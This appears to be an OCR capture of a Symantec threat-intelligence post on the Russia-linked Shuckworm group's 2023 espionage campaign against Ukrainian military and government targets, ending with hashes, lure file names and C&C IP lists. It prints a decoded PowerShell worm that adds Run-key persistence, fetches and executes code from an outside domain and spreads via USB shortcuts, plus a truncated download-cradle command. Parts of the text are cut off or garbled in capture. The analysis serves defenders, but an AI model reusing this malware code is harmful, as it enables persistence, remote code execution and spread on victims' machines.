


Threat Hunter Team
Symantec

POSTED: 15 JUN, 2023 | 10 MIN READ |
THREAT INTELLIGENCE

TRANSLATION: 日本語

SUBSCRIBE FOLLOW

Shuckworm: Inside Russia's Relentless Cyber Campaign Against Ukraine

SHARE

Attackers heavily focused on acquiring military and security intelligence in order to support invading forces.

The Shuckworm espionage group is continuing to mount multiple cyber attacks against Ukraine, with recent targets including security services, military, and governm

In some
for as lo
sensitive
member
and mor

Cookies

By clicking Accept Cookies, you understand that Broadcom and third-party partners use technology, including cookies to, among other things, analyze site usage, improve your experience and help us advertise. For more details, please see our Cookie Policy.

Accept Cookies

Cookies Settings

In a bid to stay ahead of detection, Shuckworm has repeatedly refreshed its toolset, rolling out new versions of known tools and short-lived infrastructure, along with new additions, such as USB propagation malware.

Shuckworm (aka Gamaredon, Armageddon) is a Russia-linked group that has almost exclusively focused its operations on Ukraine since it first appeared in 2014. Ukrainian officials have publicly stated that the group operates on behalf of the Russian Federal Security Service (FSB).

Shuckworm tactics, techniques, and procedures

Shuckworm is known to use phishing emails as an initial infection vector, in order to gain access to victim machines and distribute malware. The attackers send emails with malicious attachments to Ukrainian victims, with the attachments of various file types, such as:

- .docx
- .rar (RAR archive files)
- .sfx (self-extracting archives)
- .lnk
- .hta (HTML smuggling files)

The victim lures we observed related to armed conflicts, criminal proceedings, combating crime, and protection of children, among others.

Once victims were infected, the attackers then proceed to download additional backdoors and tools onto targeted machines.

Shuckworm has also been observed using a new PowerShell script in order to spread its custom backdoor malware, Pterodo, via USB. Researchers from Symantec, part of Broadcom, blogged about Backdoor.Pterodo in April 2022, documenting how we had found four variants of the backdoor with similar functionality. The variants are Visual Basic Script (VBS) droppers that will drop a VBScript file, use Scheduled Tasks (shtasks.exe) to maintain persistence, and download additional code from a command-and-control (C&C) server.

Examples of recent sc

lines:


- CSIDL_SYSTEM\v
  //e:vbscript //b /d
- CSIDL_SYSTEM\v
  //e:vbscript //b /a

- wscript.exe "C:\Users\[REDACTED]\Contacts\delightful.abk" //e:vbscript //b /cfg /mdm /cfm /mp4

The new PowerShell script is used to first copy itself onto the infected machine and create a shortcut file using an *rtk.lnk* extension. The script uses file names such as “porn_video.rtf.lnk”, “do_not_delete.rtf.lnk”” and “evidence.rtf.lnk” in an attempt to entice individuals to open the files. These file names are generally in Ukrainian, but some are also in English.

Next, the script enumerates all drives, copying itself to any available removable disks – USB drives. These USB drives are likely used by the attackers for lateral movement across victim networks and may be used to help the attackers reach air-gapped machines within targeted organizations.

In this recent activity, we also observed the group leveraging legitimate services to act as C&C servers, including using the Telegram messaging service for its C&C infrastructure. More recently, they have also used Telegram’s micro-blogging platform, called Telegraph, to store C&C addresses.



https://telegra.ph/cgd7z1ts8u-04-07

3igcvo9q4e

April 07, 2023

165.232.165.42

Figure 1. Threat actors use Telegraph to store C&C addresses

Shuckworm tends to only use its C&C infrastructure for short periods of time, limiting the usefulness of its C&Cs when it comes to finding more activity or linking activity together. However, the group does use SSL certificates that have some commonalities that may be leveraged for tracking purposes. We believe the group is likely leveraging pre-configured images for use in its C&C deployment. These data points can help resear

activity.

Symantec also saw wh

Shuckworm backdoor,

interest.

Typical Atta

The following describes a typical attack chain seen on a victim machine compromised by Shuckworm in this campaign.

In one attack, the first sign of malicious activity was when the user appeared to open a RAR archive file that was likely delivered via a spear-phishing email and which contained a malicious document.

After the document was opened, a malicious PowerShell command was observed being executed to download the next-stage payload from the attackers' C&C server:

```
"CSIDL_SYSTEM\cmd.exe" /c start /min "" powershell -w hidden "$gt='/get.'+[char](56+56)+[c
```

More recently, Symantec has observed Shuckworm leveraging more IP addresses in their PowerShell scripts. This is likely an attempt to evade some tracking methods employed by researchers.

Shuckworm also continues to update the obfuscation techniques used in its PowerShell scripts in an attempt to avoid detection, with up to 25 new variants of the group's scripts observed per month between January and April 2023.

Next, a VBS script, which was Shuckworm's Pterodo backdoor, was executed:

- CSIDL_SYSTEM\wscript.exe CSIDL_PROFILE\appdata\local\temp\deprive.wow //e:vbscript //b /kmc /fff /cfm /sc4model

Following this, we saw what appeared to be multiple similar scripts being executed. The machine used for this activity appeared to contain multiple confidential documents related to Ukrainian security services or government departments.

On a different machine, we saw malicious activity that appeared to be executed from a file (foto.safe) that had been dropped by an infected USB key that someone had plugged into the system. Symantec observed multiple file paths present on infected machines that indicate users had plugged in an infected USB key e.g. "usb-накопитель" translates as "usb-drive".

The foto.safe file is a Base64-encoded script.

Decoded it looks like tl

fUNCtIon sET-InK ($ch

$nAMetxt = "foto.sAfe

$NAmE = ("кОМПРОМ

```
$WSHSHELl = NEw-obJeCT -CoMObjeCT WSCriPT.shELL;

$sHORTcut = $wShShEll.CREatesHoRTCUt($cHild +"\$nAMe.LNK");

$shoRtCuT.iConloCaTiON = "C:\wiNDoWS\SysteM32\SHELL32.DLL,3";

$SHOrTcUT.TArGetpAth = "c:\wInDOwS\sYstEm32\WInDOwSpowERshell\V1.0\POwERShEll.ExE".ToLoweR();

$text = "-wInDoWsTYlE hidDeN -nolOgo Iex (IeX (GeT-cOnTent .\$NAMetxt | OUT-STrIng))".TOlower();

$sHORTCUT.ArGUMEnTs = $tExt;

$sHortCUT.saVE();

$mYfIlE= $chIlD+"\$naMeTXT"

cOPY-Item $enV:UsErprOfilE\iNdEx.phP -deSTINAtION $mYfILE

$FIlE=GEt-ITEM $mYfiLE -forCe

$FiLe.ATtRiButes='hiDDEN'


}

Set-ITemPRoPERTY -pAth HkCU:\soFTWare\MicROsOfT\WiNDows\cURRENtVerSiON\ruN -NAME safE -valUE $env:windir'\sYSTeM32\wINDoWSPowErSHEll\v1.0\pOwERShell.eXE -WIndowSTYlE hiddEN -noLOgO inVOkE-ExpREsSIOn (get-contEnT $eNV:usERPRoFILe\INdEX.PHp | Out-sTRing) | poweRSHeLL -noPROfILE';

coPy-item  .\"fOtO.safe"  -dEsTInaTioN $Env:USeRprOFIle\iNdEX.pHp

WHile($CoUNT -lE 2){

$urLs = 'hTTP://'+ [SYSTEM.NEt.DnS]::geThostadDREsSes([String]$(GEt-random)+'.cOriDAS.Ru') +'/slEEP.Php';

iEX $(New-ObJeCt Ne

$drIVE = GeT-wmIoBJ

$Drive.naMe | FOreaC

$CHiLdS = GET-ChilD

foReach($cHilDs IN $c
{

if( [SYsTEM.io.fiLE]::GetAttributES($ChilDS.FuLlnAMe) -eq
[SYsTEM.Io.fILeaTTrIbuTES]::DIRecToRy )

{

sET-lnk $chILds.fUlLName

}}

IF(($dRIVe.CapaCITY - $DriVe.fREeSPACE) -Gt 1000000){

SEt-lNK $DRivE.name

}}

STArt-SLEeP -S 300;

}
```

This PowerShell script is used to copy itself onto the infected machine and then create a shortcut file that links to the PowerShell script. Symantec has identified multiple variants of this script that can be used to indicate successful infection, or to download additional tools onto infected machines.

Victims

One of the most significant things about this campaign is the targets, which include Ukrainian military, security, research, and government organizations. The attackers were observed focusing on machines that contained what appeared from file names to be sensitive military information that may be abused to support Russian kinetic war efforts.

The majority of these attacks began in February/March 2023, with the attackers maintaining a presence on some of the victim machines until May. The sectors and nature of the organizations and machines targeted may have given the attackers access to significant amounts of sensitive information. There were indications in some organizations that the attackers were on the machines of the organizations' human resources department

various organizations v

This activity demonstra

seems clear that Russi

high-value Ukrainian ta

military operations.

Protection/Mitigation

For the latest protection updates, please visit the Symantec Protection Bulletin.

Indicators of Compromise

Malicious documents

- f7a6ae1b3a866b7e031f60d5d22d218f99edfe754ef262f449ed3271d6306192
- 31e60a361509b60e7157756d6899058213140c3b116a7e91207248e5f41a096b
- c62dd5b6036619ced5de3a340c1bb2c9d9564bc5c48e25496466a36ecd00db30
- c6f6838afcb177ea9dda624100ce95549cee93d9a7c8a6d131ae2359cabd82c8
- 3393fbdb0057399a7e04e61236c987176c1498c12cd869dc0676ada859617137
- 3458cec74391baf583fbc5db3b62f1ce106e6cffeebd0978ec3d51cebf3d6601
- acc2b78ce1c0fc806663e3258135cdb4fed60682454ab0646897e3f240690bb8

USB propagation scripts

- 28358a4a6acdcdfc6d41ea642220ef98c63b9c3ef2268449bb02d2e2e71e7c01
- 2aee8bb2a953124803bc42e5c42935c92f87030b65448624f51183bf00dd1581
- dbd03444964e9fcbd582eb4881a3ff65d9513ccc08bd32ff9a61c89ad9cc9d87
- a615c41bcf81dd14b8240a7cafb3c7815b48bb63842f7356731ade5c81054df5
- 91d42a959c5e4523714cc589b426fa83aaeb9228364218046f36ff10c4834b86

Example of LNK files created

- 7d6264ce74e298c6d58803f9ebdb4a40b4ce909d02fd62f54a1f8d682d73519a

LNK file names

- account.rtf.lnk
- account_card.rtf.lnk
- application.rtf.lnk
- bank_account.rtf.lnk
- blank_cap.rtf.lnk
- business trip.rtf.lnk
- compromising_evidence.rtf.lnk
- conduct.rtf.lnk
- cuprovod.rtf.lnk
- do_not_delete.rtf
- dsk.rtf.lnk
- encouragement.rt
- form_new.rtf.lnk
- instructions.rtf.lnk
- journey.mdb

- letter to.rtf.lnk
- login_password.docx.lnk
- login_password.rtf.lnk
- mobilization.rtf.lnk
- my_documents.rtf.lnk
- my_photos.rtf.lnk
- not_delete.rtf.lnk
- on_account.rtf.lnk
- order.rtf.lnk
- petition.rtf.lnk
- porn_video.rtf.lnk
- pornography.rtf.lnk
- pornophoto.rtf.lnk
- proceedings.rtf.lnk
- project_sheet.rtf.lnk
- report.docx.lnk
- report.rtf.lnk
- report_note.rtf.lnk
- request.rtf.lnk
- resolution.rtf.lnk
- secret.rtf.lnk
- secretly.rtf.lnk
- service.docx.lnk
- service.rtf.lnk
- sources.rtf.lnk
- support.rtf.lnk
- weapons_list.rtf.lnk

Recent C&C infrastructure (2023)

- 45.76.141[.]166
- 159.223.112[.]245
- 140.82.56[.]186
- 159.203.164[.]194
- 45.32.94[.]58
- 45.95.232[.]33
- 139.59.109[.]100
- 164.92.245[.]246
- 45.32.101[.]6
- 140.82.18[.]48
- 216.128.140[.]45
- 146.190.127[.]238

- 207.148.74[.]68
- 195.133.88[.]19
- 146.190.60[.]230
- 84.32.190[.]137
- 206.189.154[.]168
- 188.166.4[.]128
- 104.248.54[.]250
- 165.227.76[.]84
- 66.42.104[.]158
- 161.35.95[.]47
- 149.28.125[.]56
- 143.198.50[.]118
- 66.42.126[.]121
- 64.227.72[.]210
- 81.19.140[.]147
- 165.232.77[.]197
- 146.190.117[.]209
- 134.122.51[.]47
- 143.198.152[.]232
- 140.82.47[.]181
- 159.223.102[.]109
- 170.64.188[.]146
- 155.138.194[.]244
- 45.32.88[.]90
- 89.185.84[.]32
- 64.226.84[.]229
- 206.189.14[.]94
- 24.199.84[.]132
- 45.32.41[.]115
- 84.32.188[.]69
- 206.189.128[.]172
- 170.64.168[.]228
- 161.35.238[.]148
- 170.64.138[.]138
- 178.128.86[.]43
- 206.81.28[.]5
- 178.128.231[.]180
- 45.77.115[.]67
- 136.244.65[.]253
- 143.244.190[.]199
- 159.65.176[.]121

- 192.248.154[.]154
- 209.97.175[.]128
- 147.182.240[.]58
- 146.190.212[.]239
- 143.198.135[.]132
- 45.76.202[.]102
- 142.93.108[.]1
- 46.101.127[.]147
- 134.209.0[.]136
- 138.68.110[.]19
- 167.99.215[.]50
- 161.35.232[.]118
- 88.216.210[.]3
- 165.227.121[.]87
- 165.227.48[.]59
- 108.61.211[.]250
- 89.185.84[.]48
- 167.172.69[.]123
- 89.185.84[.]50
- 206.189.0[.]134
- 68.183.200[.]0
- 178.128.16[.]170
- 95.179.144[.]161
- 164.92.222[.]8
- 45.95.233[.]80
- 78.141.239[.]24
- 149.28.181[.]232
- 24.199.107[.]218
- 45.32.184[.]140
- 167.172.20[.]159
- 84.32.190[.]31
- 164.92.185[.]60
- 84.32.131[.]38
- 137.184.178[.]46
- 206.189.149[.]103
- 157.245.176[.]123
- 45.95.232[.]92
- 45.95.232[.]29
- 170.64.150[.]90
- 89.185.84[.]45
- 140.82.16[.]120

- 84.32.185[.]136
- 134.122.43[.]175
- 195.133.88[.]55
- 84.32.191[.]147
- 78.141.238[.]136
- 45.82.13[.]84
- 159.65.248[.]0
- 84.32.34[.]69
- 170.64.146[.]194
- 45.82.13[.]22
- 45.82.13[.]23
- 134.209.33[.]42
- 199.247.8[.]115
- 84.32.128[.]239
- 173.199.70[.]238
- 138.68.174[.]177
- 178.128.213[.]177
- 143.110.180[.]68
- 167.172.144[.]127
- 165.232.165[.]42
- 45.95.232[.]51
- 149.28.98[.]149
- 104.156.230[.]193
- 104.248.86[.]158
- 134.122.51[.]47
- 134.209.182[.]221
- 139.59.60[.]191
- 140.82.11[.]60
- 140.82.47[.]181
- 140.82.50[.]37
- 143.198.135[.]132
- 143.198.53[.]203
- 147.182.250[.]33
- 149.28.130[.]189
- 149.28.181[.]232
- 149.28.98[.]149
- 155.138.194[.]244
- 157.245.69[.]118
- 158.247.204[.]242
- 159.223.102[.]109
- 159.223.23[.]23

- 164.92.72[.]212
- 165.22.72[.]74
- 165.227.76[.]84
- 165.232.120[.]169
- 167.172.58[.]96
- 167.71.67[.]58
- 170.64.136[.]186
- 170.64.140[.]214
- 170.64.156[.]98
- 178.128.228[.]252
- 188.166.176[.]39
- 188.166.7[.]140
- 193.149.176[.]26
- 195.133.88[.]55
- 202.182.116[.]135
- 202.182.98[.]100
- 206.189.80[.]216
- 207.148.72[.]173
- 31.129.22[.]46
- 31.129.22[.]48
- 31.129.22[.]50
- 45.32.101[.]6
- 45.32.117[.]62
- 45.32.158[.]96
- 45.32.62[.]100
- 45.32.88[.]90
- 45.82.13[.]84
- 45.95.232[.]33
- 45.95.232[.]74
- 45.95.233[.]80
- 5.199.161[.]29
- 64.226.84[.]229
- 64.227.64[.]163
- 66.42.104[.]158
- 68.183.200[.]0
- 78.141.239[.]24
- 78.153.139[.]7
- 81.19.140[.]147
- 84.32.131[.]47
- 84.32.188[.]13
- 95.179.144[.]161

- 95.179.245[.]185
- 216.128.178[.]248

About the Author

Threat Hunter Team

Symantec

The Threat Hunter Team is a group of security experts within Symantec whose mission is to investigate targeted attacks, drive enhanced protection in Symantec products, and offer analysis that helps customers respond to attacks.

Want to comment on this post?

We encourage you to share your thoughts on your favorite social platform.

Related Blog Posts

POSTED: 22 OCT, 2024 | 5 MIN READ

Exposing the Danger Within: Hardcoded Cloud Credentials in Popular Mobile Apps

POSTED: 17 OCT, 2024 | 3 MIN READ

Ransomware: Threat Level Remains High in Third Quarter

POSTED: 2 OCT, 2024 | 5 MIN READ

Stonefly: Extortion Attacks Continue Against U.S. Targets

POSTED: 12 SEP, 2024 | 3 MIN READ

Ransomware: Attacks Once More Nearing Peak Levels

SUBSCRIBE FOLLOW

Privacy Policy Cookie Policy Data